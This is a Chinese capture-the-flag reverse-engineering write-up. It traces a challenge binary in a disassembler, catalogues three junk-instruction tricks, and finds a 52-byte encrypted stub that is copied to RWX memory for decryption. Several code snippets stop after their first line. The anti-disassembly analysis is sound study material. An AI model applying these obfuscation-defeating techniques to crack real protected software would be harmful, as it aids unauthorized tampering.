0x4011FD按c运行

这次反汇编完全顺出来了,真实逻辑为
1 | int main(int argc, char **argv) { |
拿到了三条信息:1.运行方式是 ./chal 你的flag(flag 作为命令行参数传入);2.flag 必须正好 40 个字符;3.真正的校验逻辑在下一段代码里。
到这里我们先做个对前面许多花指令的总结,规则只有三种
| 特征 | 含义 | 怎么办 |
|---|---|---|
call $+5→add [rsp], X→retn |
花指令,作用是跳走 | 真正下一句 = call 下一行地址 + X |
| jmp byte_XXXX+1 | 绝对跳转到 XXXX+1,跳过 1 个垃圾字节 | 代码在 XXXX+1 继续,去那按 C |
| push r; xor r,r; jz L; jnz L; call … | 死代码块(两个跳转必走 L),永不执行 | 直接无视 |
接下来,我们G → 0x40128E → C运行
这里的意思为
1 | // 申请 52 字节可读可写可执行内存(RWX) |
然后 clc; jnb loc_401319+1(clc 把进位标志清 0,jnb 必然跳转)→ 跳到 0x40131A(跳过 0x401319 那个垃圾字节),这里说明程序把一段 52 字节的加密壳代码搬到 RWX 内存里,下一步肯定要解密它再执行—— 真正的 flag 校验逻辑就藏在这 52 字节里,mmap 导入的原因就是因为这个。(阿巴阿巴…….)
根据这个信息G → 0x40131A → C运行
这段正好卡在解密循环的入口,而0x401319 又是一个垃圾字节陷阱
1 | 0x401316 clc |
(jnb 跳到的不是 0x401319,而是 0x40131A(+1)。而 0x40131A 恰好在 EB 48 这条指令的中间—— 所以 EB 48 是永远不会被整体执行的诱饵指令,真正的代码从 0x40131A 的字节 48 开始。)
将0x401319 jmp short unk_401363按u取消掉,然后再G → 0x40131A 